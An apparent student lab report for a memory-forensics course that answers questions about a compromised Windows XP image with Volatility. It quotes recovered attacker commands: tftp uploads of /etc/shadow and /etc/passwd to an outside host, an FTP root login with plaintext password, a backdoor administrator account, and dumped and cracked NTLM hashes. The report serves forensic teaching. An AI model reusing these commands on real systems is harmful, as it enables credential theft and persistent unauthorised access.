
AMM - Memory and malware analysis
Prof. Juan Ramos
BA6 - 2023-2024



Data Exfiltration and Password Hash Dumping

Memory and malware analysis

ANNEN Rayane **DUCOMMUN Hugo** **MARTINS Alexis**

05.05.2024

Table des matières

1 - Volatility 3
2 - Answers to questions 3
2.1 - What tool was used to compromise the system? 3
2.2 - What was the IP address of the attacker's machine? 3
2.3 - What directory was created to store the files before exfiltration? 3
2.4 - Where was data exfiltrated from? 3
2.5 - How was exfiltration performed? 4
2.6 - How was persistence maintained? 4

1 - Volatility

```
[DEFAULT]
PROFILE=WinXPSP2×86
LOCATION=file:///home/remnux/Desktop/lab9/lab.raw
KDBG=0×545ae0
DTB=0×00334000
```

2 - Answers to questions

2.1 - What tool was used to compromise the system?

The attacker used a **meterpreter** session (from the tool Metasploit) to initiate the access to the victim's machine. Probably via a vulnerability on the machine or by phishing the victim.

2.2 - What was the IP address of the attacker's machine?

Server where the data were extracted to: 192.168.1.104

Using `consoles` plugin we can retrieve the detailed commands to exfiltrate password hashes :

```
C:\system32>tftp 192.168.1.104 put shadow
Transfer successful: 891 bytes in 1 second, 891 bytes/s

C:\system32>tftp 192.168.1.104 put passwd
Transfer successful: 1058 bytes in 1 second, 1058 bytes/s
```

2.3 - What directory was created to store the files before exfiltration?

The output of volatility's plugin `consoles` indicates that before the connection to the victim's machine was made, the attacker had created a folder named `system32` in the `C:\` directory.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd C:\
C:\>mkdir system32
C:\>cd system32
C:\system32>ftp 192.168.174.128
[ ... ]
```

2.4 - Where was data exfiltrated from?

Data was extracted from the following server (a Debian server according to the banner of the FTP server): 192.168.174.128.

Data extracted :

- File `/etc/shadow`
- File `/etc/passwd`

Those two files give information about users and their password hashes.

Using the `consoles` plugin, we can view detailed commands :

```
C:\system32>ftp 192.168.174.128
Connected to 192.168.174.128.
220 ProFTPD 1.3.4a Server (Debian) [::ffff:192.168.174.128]
User (192.168.174.128:(none)): root
331 Password required for root
Password:
230 User root logged in
ftp> get /etc/shadow
200 PORT command successful
150 Opening ASCII mode data connection for /etc/shadow (866 bytes)
226 Transfer complete
ftp: 891 bytes received in 0.02Seconds 55.69Kbytes/sec.
ftp> get /etc/passwd
200 PORT command successful
150 Opening ASCII mode data connection for /etc/passwd (1033 bytes)
226 Transfer complete
ftp: 1058 bytes received in 0.00Seconds 1058000.00Kbytes/sec.
ftp> exit
Invalid command.
ftp> quit
221 Goodbye.
```

By extracting the process `notepad.exe` and strings it we can retrieve the root password **b00mb00m** for this machine :

```
[ ... ]
@ftp -i -s:"%~f0"&GOTO:EOF
open 192.168.174.128
root
b00mb00m
mget /root/webscripts/*
disconnect
[ ... ]
```

2.5 - How was exfiltration performed?

Using a FTP server, the victim had a FTP server available.

2.6 - How was persistence maintained?

The attacker created a local user in the admin group to keep a backdoor in the machine :

```
[ ... ]
Cmd #6 at 0×4f2f78: net user admin * /add
Cmd #7 at 0×1097bc0: net localground Administrators admin /add
Cmd #8 at 0×1097cc0: net localgroup Administrators admin /add
[ ... ]
```

By extracting the hashes from the `hashdump` plugin, we can retrieve the hash dump of local accounts :

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:4c55cffcea59c80fdbfa33a48284b19f:620957181ac115bf27011183826f684a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:350d1d7052e87285ad7c2010ca897151:::
admin:1003:94df0a430bd39eb7ccf9155e3e7db453:8a33e55295b401e4240364c42b22d90c:::
```

With a tool such as `Hashcat` or an online tool such as https://crackstation.net/ we retrieved the new user account `admin` password : `whistle123` .